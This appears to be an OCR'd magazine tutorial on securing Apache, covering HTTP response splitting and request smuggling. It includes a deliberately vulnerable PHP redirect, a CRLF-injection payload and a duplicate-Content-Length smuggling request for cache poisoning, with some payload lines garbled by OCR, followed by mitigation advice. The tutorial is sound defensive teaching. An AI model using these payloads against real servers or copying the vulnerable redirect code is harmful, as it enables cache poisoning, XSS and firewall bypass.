SECURING APACHE : HTTP MESSAGE ARCHITECTURE - I

In the last four articles in this series, we have discussed SQL injection, XSS, CSRF, XST and XSHM attacks, and security solutions. This article focuses on attacks exploiting the HTTP message architecture in the client-proxy-server system.

Intercepting HTTP messages has always been high on the priority list of attackers. Their focus is on what's going on between the server and the client. The presence of intermediaries such as cache servers, firewalls, or reverse proxy servers, could make for highly non-secure communication. Attacks that deal with the interception of HTTP messages are:

- HTTP response splitting
- HTTP request smuggling
- HTTP request splitting
- HTTP response smuggling

Let's look at each of these, individually.

HTTP response splitting attacks

Also known as a CRLF injection, this attack causes a vulnerable Web server to respond to a maliciously crafted request by sending an HTTP response stream which is interpreted as two separate responses instead of a single one. This is possible when user-controlled input is used, without validation, as part of the response headers. An attacker can have the

victim interpret the injected header as being a response to a second dummy request, thereby causing the crafted contents to be displayed, and possibly cached.

To achieve HTTP response splitting on a vulnerable Web server, the attacker:

1. Identifies user-controllable input that causes arbitrary HTTP header injection.
2. Crafts a malicious input consisting of data to terminate the original response and start a second response with headers controlled by the attacker.
3. Causes the victim to send two requests to the server. The first request consists of maliciously crafted input to be used as part of HTTP response headers, and the second is a dummy request so that the victim interprets the split response as belonging to the second request.

This attack is generally carried out in Web applications by injecting malicious or unexpected characters in user input, which is used for a 3xx Redirect, in the Location or Set−Cookie header. It is mainly possible due to the lack of validation of user input, for characters such as CR (Carriage Return= `%0d = \r`) and LF (Line Feed= `%0a = \n`). In such Web applications, a code such as `\r\n` is injected in one of its many encoded forms.

```
<?php
    header ("Location: " . $_GET['page']);
?>
```

Requests to this page such as `http://test.example.com/~arpit/redirect.php?page=http://www.example.com` would redirect the user's browser to `http://www.example.com`. Let's look at the HTTP headers during this session.

A user-to-server sample GET request:

```
GET /~arpit/redirect.php?page=http://www.example.com
HTTP/1.1\r\n
Host: test.example.com\r\n
User−Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en−US;
rv:1.9)
Gecko/2008052960 Firefox/3.6.2\r\n
```

```
......
Accept-Language: en-us,en;q=0.5\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 300\r\n
Connection: keep-alive\r\n
\r\n
```

A server-to-user 302 response:

```
HTTP/1.1 302 Found\r\n
Date: Tue, 12 Apr 2005 21:00:28 GMT\r\n
Server: Apache/2.3.8 (Unix) mod_ssl/2.3.8 OpenSSL/1.0.0a\r\n
Location: http://www.example.com\r\n [User input in headers]
......
Content-Type: text/html\r\n
Connection: Close\r\n
```

A user-to-server GET request for a redirected page:

```
GET / HTTP/1.1\r\n
Host: www.example.com\r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9)
Gecko/2008052960 Firefox/3.6.2\r\n
......
Accept-Language: en-us,en;q=0.5\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 300\r\n
Connection: keep-alive\r\n
```

Now, the server will respond with a normal 200 OK response, and the user will see the Web page loaded from `www.example.com`. The “usual” HTTP headers above can also be visualised as shown in Figure 1.



Figure 1: Normal client-server communication for 302 redirect

Now, an attacker might use the `%0d%0a` characters to poison the header, by injecting something like what's given below:

```
http://test.example.com/~arpit/redirect.php?page=%0d%0aContent-Type: text/h
OK%0d%0aContent-Type: text/html%0d%0aContent-
```

Length:%206%0d%0a%0d%0a%3Chtml%3EHACKED%3C/html%3E.

In other words, the injected code is as follows:

\r\n
Content-Type: text/html\r\n
HTTP/1.1 200 OK\r\n
Content-Type: text/html\r\n
Content-Length: 6\r\n
\r\n
<html>HACKED</html>

This malicious link (shortened via the tiny URL technique), if followed/clicked by the victim, sends the following request to the server:

GET /~arpit/redirect.php?page=%0d%0aContent-Type: text/html%0d%0aHTTP/1.1 2
OK%0d%0aContent-Type: text/html%0d%0aContent-
Length:%206%0d%0a%0d%0a%3Chtml%3EHACKED%3C/font%3E%3C/html%3E.
Host: test.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9)
Gecko/2008052960 Firefox/3.6.2
.....
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

The server would respond as follows:

HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Server: Apache/2.3.8 (Unix) mod_ssl/2.3.8 OpenSSL/1.0.0a
Location:
Content-Type: text/html
HTTP/1.1 200 OK [Second New response created by attacker

```
begins]
Content-Type: text/html
Content-Length: 6
<html>HACKED</html> [Arbitrary input by user is shown as the
redirected page]
Content-Type: text/html
Connection: Close
```

As we can see in the exploitation process above, the server runs the normal 302 response, but the arbitrary input in the location header causes it to start a new 200 OK response, which shows our input data to the victim as a normal Web server response. Hence, the victim will see a Web page with the text HACKED. The overall steps are shown in Figure 2.



Figure 2: Response splitting attack process

This example is a simple case of XSS exploitation using an HTTP response-splitting vulnerability. Apart from this, an attacker can also do Web cache poisoning, cross-user attacks, and browser cache poisoning.

Cross user attacks: In cross-user attacks, the second response sent by the Web server may be misinterpreted as a response to a different request, possibly one made by another

user sharing the same TCP connection with the server. In this way, a request from one user is served to another.

To perform cache poisoning, the attacker will simply add a “Last-Modified” header in the injected part (to cache the malicious Web page as long as the Last-Modified header, it is sent with a date ahead of the current date). Moreover, adding `Cache-Control: no-cache` and/or `Pragma: no-cache`in the injected part will cause non-cached websites to be added to the cache.

Time for security

This vulnerability in Web applications may lead to defacement through Web-cache poisoning, and to cross-site scripting vulnerabilities, but the following methods can help curb it:

- The best way to avoid HTTP splitting vulnerabilities is to parse all user inputs for CR/LF, i.e,`\r\n`, `%0d%0a`, or any other forms of encoding these (or other such malicious characters), before using them in any kind of HTTP headers.
- Properly escaping the URI at every place where it is present in the HTTP message, like in the HTTP Location Header; then CRLF (`/r`, `/n`) will not be parsed by the browser.
- The myth that using SSL saves one from attacks is not true; it still leaves the browser cache and post-SSL termination uncovered. Don’t rely on SSL to save you from this attack.

For more attack vectors and solutions to them, don’t forget to visit the *Resources* section at the end of this article.

HTTP request smuggling attacks

HTTP request smuggling attacks are aimed at distributed systems that handle HTTP requests (especially those that contain embedded requests) in different ways. Such differences can be exploited in servers or applications that pass HTTP requests along to another server, directly — like proxies, cache servers, or firewalls.

If the intermediate server interprets the request one way (thus seeing a request in a particular way), and the downstream server interprets it another way (reading the request in a different way), then responses will not be associated with the correct requests.

Hence, the intermediary device, which should protect the network from dangerous HTTP requests, treats the malicious request as data, while the server can interpret it as a proper request.

This dissociation could cause cache poisoning or cross-site scripting (XSS), with the result that the user could be shown inappropriate content. Alternatively, it could cause firewall protection to be bypassed, or cause disruption of response-request tracking and sequencing, thus increasing the vulnerability of your server to additional, possibly even more serious, attacks.

Why does it work? Request smuggling exploits the way in which HTTP end-points parse and interpret the protocol, and counts on the lax enforcement of the HTTP specification (RFC 2616). RFC 2616 specifies that there should be one, and only one, Content-Length header.

But, by using multiple Content-Length headers, it is possible to confuse proxies and bypass some Web application firewalls, because of the way in which they interpret the HTTP headers. This is partly because RFC 2616 does not specify the behaviour of an endpoint when receiving multiple HTTP headers, and partly because end-points have always been more forgiving of clients that take liberties with the HTTP protocol than they should be.

So some end-points ignore the first, or the second, and then use the data included in Content-Length to parse the request. This can be used to direct proxies to treat requests as data, and vice-versa, which can confuse end-points, and trick them into executing malicious requests hidden inside legitimate requests.

Attack scenario

This particular case depicts the Web-cache-poisoning attack that uses request smuggling. It involves sending a set of HTTP requests to a system comprising of a Web server (`www.example.com`) and a caching-proxy server. Here, the attacker's goal is to make the cache server cache the content of `www.example.com/resource_denied.html` instead of`www.example.com/welcome.html`.

Note: For a successful request-smuggling attack, there should be an XSS vulnerability in the Web application.

The attack involves sending an HTTP POST request with multiple Content-Length headers. The attacker sends the following to the proxy server:

```
POST http://www.example.com/some.html HTTP/1.1
Host: www.example.com
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Content-Length: 39


GET /resource_denied.html HTTP/1.1
Blah: GET http://www.example.com/welcome.html HTTP/1.1
Host: www.example.com
Connection: Keep-Alive
```

The proxy will see the header section of the first (POST) request. It then uses the last Content-Length header (39 bytes) to process the body of the message; it reads the body (up till 39 bytes) and sends the Web server the original request, which is shown below:

```
POST http://www.example.com/some.html HTTP/1.1
Host: www.example.com
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Content-Length: 39
```

```
GET /resource_denied.html HTTP/1.1
Blah:
```

The Web server sees the first request (i.e., POST), uses the first Content-Length header, and interprets the first request as follows:

```
POST http://www.example.com/some.html HTTP/1.1
Host: www.example.com
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Content-Length: 39
```

Note the empty body (Content-Length is 0 bytes). The Web server answers this request, and then it has another partial request (given below), awaiting completion in the queue:

```
GET /resource_denied.html HTTP/1.1
Blah:
```

The proxy now receives the Web server's first response, forwards it to the attacker, and proceeds to read the attacker's second request, which will be what's given below:

```
GET http://www.example.com/welcome.html HTTP/1.1
Host: www.example.com
Connection: Keep-Alive
```

Now, it is quite clear that the Web server's response for this request will be cached by the proxy as the response for the URI `http://www.example.com/welcome.html`. The proxy forwards this request to the Web server. It is appended to the end of the Web server's partial request, which is now completed, as shown:

```
GET /resource_denied.html HTTP/1.1
Blah: GET http://www.example.com/welcome.html HTTP/1.1
Host: www.example.com
Connection: Keep-Alive
```

The Web server finally has a full second request from this client, which it can now process. It interprets the request stream as containing an HTTP request for`http://www.example.com/resource_denied.html`. The `Blah` HTTP header has no meaning according to the HTTP RFC, and thus is ignored by the Web server. The net result is that the content of the page `http://www.example.com/resource_denied.html` is returned in response to a (poisoned) request for http://www.example.com/welcome.html. Now, till the cache entry expires, the cache server will deliver cached copies of `resource_denied.html` to victims who request `welcome.html`.

This example is a case of partial Web-cache poisoning (see Figure 3), because full control over the cached content is not given to the attackers. Moreover, they have no direct control over the returned HTTP headers, and more importantly, the attackers have to use an existing (and cacheable) page in the target website for their content (in the above case,`resource_denied.html`).

However, besides this, the attackers can also bypass firewalls/IDS/IPS and steal authentication credentials — of course, that's not a big deal now. To explore more about request smuggling, don't forget to check the *Resources* section at the end of the article.



Figure 3: Request smuggling

Time for security

- Install Web application firewalls, which protect against HRS attacks. A few firewalls are still vulnerable to HRS attacks; check with the firewall vendors whether their products offer protection against HRS or not.
- Apply strong session-management techniques. Terminate the session after each request.
- Turn off TCP connection sharing on the intermediate devices. TCP connection sharing improves performance, but allows attackers to smuggle HTTP requests.

Source : http://www.opensourceforu.com/2011/01/securing-apache-part-5-http-message-architecture/